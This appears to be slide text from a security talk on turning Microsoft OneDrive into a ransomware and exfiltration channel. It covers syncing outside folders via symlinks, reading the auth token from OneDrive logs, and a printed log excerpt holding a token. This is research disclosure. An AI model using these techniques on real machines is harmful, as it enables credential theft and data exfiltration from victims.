https://support.microsoft.com/en-us/windows/protect-your-pc-from-ransomware-08ed68a7-939f-726c-7e84-a72ba92c01c3:

OneDrive

Microsoft's recommended solution *against ransomware*

- Installed by default on every Windows version since 2013.
- Mass file operations by definition
  - Syncs files in OneDrive's storage with their local duplicates.



Initial Access

VS


Initial Access

OneDrive Local File Sync

But can it also sync files outside of the local OneDrive directory?

Without me touching them?

And is that a legitimate action?




OneDrive

“Use symbolic links to link a local path of the local OneDrive sync folder.”


https://support.microsoft.com/en-us/office/can-t-synchronize-onedrive-files-and-folders-from-a-local-file-location-other-than-the-default-onedrive-path-b7eef9d4-4203-431d-8345-fe49254f9da0

OneDrive


Symlinks VS Junctions




OneDrive and OneDrive’s Servers



Malware/Ransomware and C2 Server




Recruiting a double-agent asset


Work for me and turn sides please 🙏
Umm… OK, no problem
LEGITIMATE LOCAL DATA EXFILTRATION
LEGITIMATE MASS FILE OPERATIONS


Control OneDrive's C2

Access to the victim's OneDrive account




First Option

Log out and into a different OneDrive account



Second Option

Get access to the already logged in account



ODLs - Thank you for being extra informative

ODLs - OneDrive Logs.


Located in:
%localappdata%\Microsoft\OneDrive\logs\Personal

Not saved a raw text. Can be parsed using odl.py from:
https://github.com/ydkhatri/OneDrive

Token is written inside 🤦

ODLs - Thank you for being extra informative


Any process running with the current user’s permissions can control the current user’s OneDrive cloud storage:



```
SyncEngine-2023-01-22.0922.28244.2.odlsent,3172,2023-01-22 09:22:24.374000,NotificationServiceImpl.cpp,NotificationServiceImpl::InternalConnect,"['USER',
'\r\n<user><ssl-compact-ticket>t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUPekDDc9VZ2YddtVFKEsigadhj+t0mPG9BkfncXtEy
+YxhDlgfxv6N62bYu5VNV3VEXiUz18dEWrtODGXSIAMMf1ZV1K6hveKqXxbcMgLgEA063h5Zq772YIVtmpdnp1yC91CVqh8xjiER7
++PnJrXnHkDS3C3AfCSJIar1cX0NEyQRMlFFPoDay7RB9S88jcYjaM8kpRShJ2CapWni+al/MVqEwz/rSB0eGUPFS/YGwcrs3iTqbWsR3R8E+9A55QEWyLc
+zXkpufiO5xePaqZMoOWBqPfmro2S6KrR3DD8g94PbNFSGmYyrvDsp2fryXhi/CD1GyFP2shKponVDicy2nmi8DZgDFEFs8FKU3Por0IKRJ5Lr9KDWWhgg1keyB7+hWaYFrUGXsN1qE5GT7nj4bGh7qJS8Colra/
CVDVch4kAwFZhPgJJSB+pPKpViWofceVvgG7Xe4WLWW3WzK52LlR/bkywfugcs43hOo3sQ6Jwwmpijt3hL5dhYtyg3w834rqdlMqF/
fN5KPoXjypEvs3gzRWGnGN57cerihxFtqIXrSvmotwSFTEheAhh6BQCvE4wb1WtvZyjgnvYGdFK5tqWeNGJ3sAgVYC3wdTisweIUrFJXrgRbGgVH0sqDWPmsN1U061OPdlY3GNDcDpp435qiWdL3qHHHQe29kFIv
fBWn1vrM7b6IHlP5CzXm9sUg3LjJ4DBxYlTEfLHAkS6pkiA/0rznHb8pB4Rhty6WYBTngjdKgxRGm5LuF+onKFi7vE7V2UigrrO0YVYo40cbZnlZRk+jg6trmNaM5kttBBeyVQKp7sp0g
+QhKY2AxjxfxMqkcHC207sybkIiZC5YGbTJQS6jqOoSyuA2khWST7Kd5yV+NfL7ftcuvNI/ZlhGIY9ZOpRxXsDGE7a7wwfCy20yi6TTrsmhU+zIaClHcwuokMiEVTe47it2Ziee9/
Nz23gRwIMBBnxJGN2xsJTzYaih7FGv70fvsaaHej95qy/XYWuMi49dnN3u1imfd5WKsL01NPNJ6LsaoHdejBg6U+6GT4a9JAdWdjws4SOMdg1wIs4npOTTNRjV4XL0A840lVAI=</
ssl-compact-ticket><cid>485cd6571914c4ec</cid></user>', '\r\n<wns><ver>1</ver><client><name>SkyDrive</name><ver>23.002.0102.0004</ver></
client><epid>6caef176fc7f2b25</epid></wns>']"

SyncEngine-2023-01-22.0922.28244.2.odlsent,3174,2023-01-22 09:22:24.374000,SyncEngineSubscriptionWnsChannel.cpp,
SyncEngineSubscriptionWnsChannel::GetWNSValueFromRegistry,WnsAuthAppId

SyncEngine-2023-01-22.0922.28244.2.odlsent,3175,2023-01-22 09:22:24.374000,WnpTransImpl.cpp,CWNPTransportImpl::Connect,"['USER',
'\r\n<user><ssl-compact-ticket>t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUPekDDc9VZ2YddtVFKEsigadhj+t0mPG9BkfncXtEy
+YxhDlgfxv6N62bYu5VNV3VEXiUz18dEWrtODGXSIAMMf1ZV1K6hveKqXxbcMgLgEA063h5Zq772YIVtmpdnp1yC91CVqh8xjiER7
